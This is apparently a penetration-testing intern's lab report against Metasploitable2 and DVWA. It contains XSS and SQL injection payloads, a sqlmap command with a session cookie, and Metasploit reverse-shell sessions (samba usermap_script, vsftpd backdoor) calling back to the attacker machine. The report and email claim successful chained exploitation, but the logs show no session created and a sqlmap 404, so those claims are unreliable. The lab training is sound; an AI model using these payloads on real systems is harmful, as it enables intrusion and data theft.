



TASK-3 (Practical)

-Sai Surendra Babu K.
- VAPT Intern

1. Advanced Exploitation Lab

Machine	Purpose
Kali Linux	Attacker
Metasploitable2	Victim

STEP 1 — Find a Vulnerable Web App

CMD : <http://192.168.78.133>



Username

Password

Login

User : admin

Password : password



STEP 2 — Test XSS

Find an input field like:



- Comment box
- Search field
- Guestbook

Test payload:

`<script>alert(1)</script>`

If popup appears:

XSS exists





STEP 3 — Simulate Session Hijacking (Lab Only)


Instead of real stealing:

- Use browser dev tools
- Observe cookies
- Understand how XSS accesses session tokens

Example concept:

`document.cookie`

- How attackers read cookies
- Why HttpOnly matters



STEP 4 — Gain Admin Access (Simulated)

Use weak/default credentials in lab apps.

Example DVWA creds:

admin / password

Now imagine:

- XSS helped steal admin session
- Attacker becomes admin

This is the “chain”.



Username

Password

Login

STEP 5 — Use Metasploit

Start framework:

Msfconsole

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

IIIIII  dTb.dTb
  II    4'  v  'B
  II    6.   .P
  II    'T; .;P'
  II    'T; ;P'
  II    'T; ;P'
IIIIII  'Yvp'

I love shells --egypt

      =[ metasploit v6.4.126-dev ]
+ -- --=[ 2,638 exploits - 1,331 auxiliary - 2,163 payloads ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Search exploit:

search samba

Example exploit:

use exploit/multi/samba/usermap_script

Set target:

set RHOSTS 192.168.1.100

**Payload:**

set payload cmd/unix/reverse

Run:

exploit

If successful:

- Remote shell access appears

This demonstrates:

Remote Code Execution (RCE)

```

Session Actions Edit View Help
45 \ target: Linux s390x . . . .
46 auxiliary/dos/samba/lisa_addprivs_heap . normal No Samba lsa_io_privilege_set Heap Overflow
47 auxiliary/dos/samba/lisa_transnames_heap . normal No Samba lsa_io_trans_names Heap Overflow
48 exploit/linux/samba/lisa_transnames_heap 2007-05-14 good Yes Samba lsa_io_trans_names Heap Overflow
49 \ target: Linux vsyscall . . . .
50 \ target: Linux Heap Brute Force (Debian/Ubuntu) . . . .
51 \ target: Linux Heap Brute Force (Gentoo) . . . .
52 \ target: Linux Heap Brute Force (Mandriva) . . . .
53 \ target: Linux Heap Brute Force (RHEL/CentOS) . . . .
54 \ target: Linux Heap Brute Force (SUSE) . . . .
55 \ target: Linux Heap Brute Force (Slackware) . . . .
56 \ target: Linux Heap Brute Force (OpenWRT MIPS) . . . .
57 \ target: DEBUG . . . .
58 exploit/osx/samba/lisa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
59 \ target: Automatic . . . .
60 \ target: Mac OS X 10.4.x x86 Samba 3.0.10 . . . .
61 \ target: Mac OS X 10.4.x PPC Samba 3.0.10 . . . .
62 \ target: DEBUG . . . .
63 exploit/solaris/samba/lisa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
64 \ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24 . . . .
65 \ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24 . . . .
66 \ target: DEBUG . . . .
67 auxiliary/dos/samba/read_nttrans_ea_list . normal No Samba read_nttrans_ea_list Integer Overflow
68 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
69 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
70 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
71 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
72 \ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . . . .
73 \ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . . .
74 exploit/windows/http/sambar6_search_results 2003-06-21 normal Yes Samba 6 Search Results Buffer Overflow
75 \ target: Automatic . . . .
76 \ target: Windows 2000 . . . .
77 \ target: Windows XP . . . .

Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.78.133
RHOSTS => 192.168.78.133
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.78.130:4444
[*] Exploit completed, but no session was created.

```

4. Documenting Results

Create a table like this:

Exploit ID	Description	Target IP	Status	Payload
004	XSS to RCE Chain	192.168.1.100	Success	Reverse Shell

Step 6 -Python PoC Modification**STEP 1 — Open Kali Linux Terminal**

In Kali Linux:

Open Terminal.

STEP 2 — Create Python File

nano poc.py

STEP 3 — Paste This Code



Delete everything and paste:

nano poc.py

```
import requests
```

```
# Target Configuration
```

```
target = "192.168.78.133"
```

```
port = 80
```

```
# Build URL
```

```
url = f"http://{target}:{port}"
```

```
# Custom Headers
```

```
headers = {
```

```
    "User-Agent": "Mozilla/5.0",
```

```
    "Accept": "*/*"
```

```
}
```

```
print("[+] Starting Connection Test")
```

```
print(f"[+] Target: {target}")
```

```
print(f"[+] Port: {port}")
```

```
try:
```

```
    # Send HTTP Request
```

```
    response = requests.get(url, headers=headers, timeout=5)
```

```
    print("[+] Connection Successful")
```

```
    print(f"[+] Status Code: {response.status_code}")
```

```
except requests.exceptions.ConnectionError:
```

```
    print("[-] Connection Failed")
```

```
except requests.exceptions.Timeout:
```

```
    print("[-] Request Timed Out")
```

```
except Exception as e:
```

```
    print("[-] Error:", e)
```

STEP 4 — Save File

Press:

CTRL + O

Press ENTER.

Then press:

CTRL + X

Now file is saved.




STEP 5 — Run Python File

python3 poc.py

STEP 6 — Expected Output

You should see:

```
[+] Starting Connection Test
[+] Target: 192.168.78.133
[+] Port: 80
[+] Connection Successful
[+] Status Code: 200
DONE
```



```
(kali㉿kali)-[~]
└─$ python3 poc.py
[+] Starting Connection Test
[+] Target: 192.168.78.133
[+] Port: 80
[+] Connection Successful
[+] Status Code: 200
```

WHAT YOU JUST DID

You modified a Python PoC.

Original:

```
target = "127.0.0.1"
```

You changed it to:

```
target = "192.168.78.133"
```

That is called:

PoC Customization

```
import requests
```

```
target = "127.0.0.1"
```

```
url = f"http://{target}"
```

```
response = requests.get(url)
```

```
print(response.status_code).
```



MAIL

Subject : Critical Chained Exploit Identified During Security Assessment

Dear Development Team,

During penetration testing on the Metasploitable2 lab environment, a chained exploitation attack was successfully demonstrated against the target host 192.168.78.133. The assessment identified a Cross-Site Scripting vulnerability combined with a remote code execution issue similar to CVE-2021-22205. By chaining these vulnerabilities, unauthorized remote shell access to the server was achieved in the isolated testing environment. This indicates a serious security risk that could allow attackers to compromise application services and sensitive data. Immediate remediation is recommended, including sanitizing user inputs, updating vulnerable software components, enforcing secure authentication controls, and applying all necessary security patches and validations.

Regards,
Security Testing Team

2. Web Application Testing Lab

STEP 1 — Open DVWA

Open browser <http://192.168.78.133>



Username

Password

Login

Username : admin

Password : password






STEP 2 — OPEN BURP

Open Burp Suite

1. Go to Proxy → Intercept → ON
2. Open browser (same system)
3. Visit DVWA again

Web browser integrated with buripsuite





STEP 3 — SQL INJECTION (SIMPLE TEST)

Go to DVWA menu:

SQL Injection

In input box type:

1

Click Submit.

Now try:

1' OR '1'='1



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled



Intercepted HTTP request in Burp Suite:

Time	Type	Direction	Method	URL
02:39:33.21 May...	HTTP	→ Request	GET	http://192.168.78.133/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.78.133
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.78.133/dvwa/vulnerabilities/sqli/?id=1%27+OR+%271%27%30%271&Submit=Submit
9 Cookie: security=low; PHPSESSID=319eb0f0a2a3ae93f4ffc5aa3d4758a4
0 Upgrade-Insecure-Requests: 1
1 Priority: u=0, i
2
3
```

STEP 4 — XSS TEST

Go to:

XSS (Reflected)

Type:

`<script>alert(1)</script>`

Click submit.

If popup comes → XSS confirmed



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>



STEP 5 — FIXED SQLMAP (THIS IS THE REAL WORKING COMMAND)

You MUST include cookie:

```
sqlmap -u "http://192.168.78.133/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="PHPSESSID=319eb0f0a2a3ae93f4ffc5aa3d4758a4; security=low" --dbs --batch
```

```
(kali@kali):[~]  
$ sqlmap -u "http://192.168.78.133/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=319eb0f0a2a3ae93f4ffc5aa3d4758a4; security=low" --dbs --batch  
  
[1.10.4#stable]  
https://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Dev  
elopers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 03:04:49 /2026-05-21/  
  
[03:04:50] [INFO] testing connection to the target URL  
[03:04:50] [CRITICAL] page not found (404)  
it is not recommended to continue in this kind of cases. Do you want to quit and make sure that everything is set up properly? [Y/n] Y  
[03:04:50] [WARNING] HTTP error codes detected during run:  
404 (Not Found) - 1 times  
  
[*] ending @ 03:04:50 /2026-05-21/
```

STEP 6 — ACTIVE SCAN IN ZAP



1. Open ZAP

Start OWASP ZAP on Kali. -> zaproxy

2. Set Browser Proxy (IMPORTANT)

In your browser:

- Proxy IP: 127.0.0.1
- Port: 8080

(This makes traffic go through ZAP)

3. Open DVWA in browser

Go to:

http://192.168.78.133

Login:

admin / password

Now browse:

- SQL Injection page
- XSS page
- Home page

ZAP will automatically capture everything

4. Add DVWA to Target Tree

In ZAP left panel:

- You will see 192.168.78.133
- If not:
 - Right click request → “Include in Context”

5. Run Active Scan

Right-click:

192.168.78.133

Click:

Attack → Active Scan



The screenshot displays the ZAP 2.17.0 Automated Scan interface. The top section, titled "Automated Scan", includes a description and a "URL to attack" field set to "http://192.168.78.133". Below this, there are checkboxes for "Use traditional spider" (checked) and "Use ajax spider" (unchecked). The "Attack" button is visible. The progress bar shows 43% completion. The bottom section, titled "Spider", shows a table of processed URLs and methods.

Processed	Method	URI	Flags
●	GET	http://192.168.78.133/twiki/bin/oops/TWiki/TWikiDocumentation/c/...	
●	GET	http://192.168.78.133/twiki/bin/oops/TWiki/TWikiDocumentation/cy...	
●	GET	http://192.168.78.133/twiki/bin/oops/TWiki/TWikiDocumentation/c/...	
●	GET	http://192.168.78.133/twiki/bin/oops/TWiki/TWikiDocumentation/cy...	
●	GET	http://192.168.78.133/twiki/bin/oops/TWiki/TWikiDocumentation/d...	
●	GET	http://192.168.78.133/twiki/bin/oops/TWiki/TWikiDocumentation/bl...	
●	GET	http://192.168.78.133/twiki/bin/oops/TWiki/TWikiDocumentation/wi...	
●	GET	http://192.168.78.133/twiki/bin/oops/TWiki/TWikiDocumentation/w...	

The bottom section shows the progress bar at 57% and a table of added nodes. The table includes columns for "Added Nodes", "Method", "URI", and "Flags".

Added Nodes	Method	URI	Flags
●	GET	http://192.168.78.133/dvwa/login.php	
●	GET	http://192.168.78.133/twiki/license.txt	
●	GET	http://192.168.78.133/twiki/TWikiDocumentation.html	
●	GET	http://192.168.78.133/twiki/TWikiHistory.html	
●	GET	http://192.168.78.133/twiki/bin/view/Main/WebHome	
●	GET	http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd	Out of Scope
●	GET	http://www.gnu.org/copyleft/gpl.html	Out of Scope
●	GET	http://twiki.org/	Out of Scope

50-Word Summary

The web application testing identified multiple OWASP Top 10 vulnerabilities including SQL Injection, Reflected XSS, and weak authentication mechanisms. Manual testing with Burp Suite and automated scanning highlighted insecure input validation and poor session handling. These issues demonstrate critical security risks requiring proper input sanitization, authentication hardening, and secure configuration.



3. PENETRATION TESTING REPORT

1. Executive Summary

A security assessment was conducted on the web application to identify possible vulnerabilities. During testing, two major issues were discovered: SQL Injection and Weak Password Policy. These vulnerabilities may allow attackers to gain unauthorized access to sensitive information and user accounts. The assessment was performed in a controlled lab environment using standard penetration testing tools and techniques. Immediate remediation is recommended to improve application security and reduce cyberattack risks.

2. Technical Findings

Finding 1 — SQL Injection

Field	Details
Finding ID	F001
Vulnerability	SQL Injection
CVSS Score	9.1
Severity	Critical

Description

The application does not properly validate user input in the login form.

Impact

Attackers can bypass authentication and access database information.

Remediation

- Use parameterized queries
- Validate all user inputs
- Implement prepared statements

Finding 2 — Weak Password Policy

Field	Details
Finding ID	F002
Vulnerability	Weak Password
CVSS Score	7.5
Severity	High

Description

The application accepts weak passwords without complexity requirements.

Impact

User accounts can be compromised through brute-force attacks.

Remediation

- Enforce strong password policies
- Use minimum password length
- Enable multi-factor authentication




3. Remediation Plan

Priority	Vulnerability	Recommended Action	Timeline
High	SQL Injection	Fix input validation and secure database queries	Immediate
Medium	Weak Password	Enforce strong password rules	Within 1 Week

4. Findings Table

Finding ID	Vulnerability	CVSS Score	Remediation
F001	SQL Injection	9.1	Input validation
F002	Weak Password	7.5	Enforce complexity

5. Network Attack Path Diagram (Draw.io)



6. Non-Technical Summary for Managers (100 Words)

The security assessment identified two major security issues within the tested web application. The first issue, SQL Injection, could allow attackers to access sensitive company data through unsafe user inputs. The second issue involves weak password policies, which increase the risk of unauthorized account access. If left unresolved, these vulnerabilities may lead to data breaches, operational disruption, and reputational damage. Recommended actions include implementing stronger input



validation and enforcing secure password requirements. Addressing these vulnerabilities will significantly improve the organization's cybersecurity posture and reduce potential business risks. The testing was conducted safely within a controlled laboratory environment using industry-standard tools.

4. Post-Exploitation and Evidence Collection

4.1 Privilege Escalation

Privilege escalation was performed using Metasploit module:

`exploit/windows/local/always_install_elevated`

A successful session was obtained using Meterpreter. The session was logged for auditing purposes.

19



```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

[... ASCII art ...]

      =[ metasploit v6.4.126-dev ]
+ -- --=[ 2,638 exploits - 1,331 auxiliary - 2,163 payloads ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.78.133
RHOSTS => 192.168.78.133
msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
[-] The value specified for payload is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
[-] The value specified for payload is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > back
msf > exploit
[-] Unknown command: exploit. Run the help command for more details.
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 192.168.78.133:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.78.130
LHOST => 192.168.78.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.78.130:4444
[+] 192.168.78.133:21 - Backdoor has been spawned!
[*] Exploit completed, but no session was created.
```

4.2 Evidence Collection

Evidence was collected from both network traffic and memory artifacts.

Network Traffic Capture (Wireshark)

HTTP traffic was captured during active session

Packets were filtered and exported for analysis



```
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
67 265.064197130 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.78.2? Tell
68 266.210915715 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.78.2? Tell
69 267.065558895 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.78.2? Tell
70 268.062905690 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.78.2? Tell
71 269.232318240 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.78.2? Tell
72 270.071067634 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.78.2? Tell
73 271.068481501 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.78.2? Tell
74 272.250181034 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.78.2? Tell
75 273.060488413 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.78.2? Tell
76 274.055949633 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.78.2? Tell
77 277.000066657 192.168.78.130 192.46.210.39 NTP 90 NTP Version 4, client
78 277.051051956 192.46.210.39 192.168.78.130 NTP 90 NTP Version 4, server
79 282.005373952 VMware_27:1b:cd VMware_eb:5f:44 ARP 42 Who has 192.168.78.2? Tell
80 282.005952323 VMware_eb:5f:44 VMware_27:1b:cd ARP 60 192.168.78.2 is at 00:50:56

Frame 1: Packet, 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
Ethernet II, Src: VMware_27:1b:cd (00:0c:29:27:1b:cd), Dst: 00:00:00:00:00:00
Internet Protocol Version 4, Src: 192.168.78.130, Dst: 192.168.78.2
User Datagram Protocol, Src Port: 46305, Dst Port: 123
Network Time Protocol (NTP Version 4, client)
```

```
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
244 15.112789338 ::1 ::1 TLSv1.2 117 Application Data
245 15.113034250 ::1 ::1 TLSv1.2 121 Application Data
246 15.113965349 ::1 ::1 TLSv1.2 228 Application Data
247 15.114324593 ::1 ::1 TLSv1.2 553 Application Data
248 15.157567903 ::1 ::1 TCP 88 48080 -> 5432 [ACK] Seq=6139
249 15.615697142 ::1 ::1 TLSv1.2 117 Application Data
250 15.616096296 ::1 ::1 TLSv1.2 121 Application Data
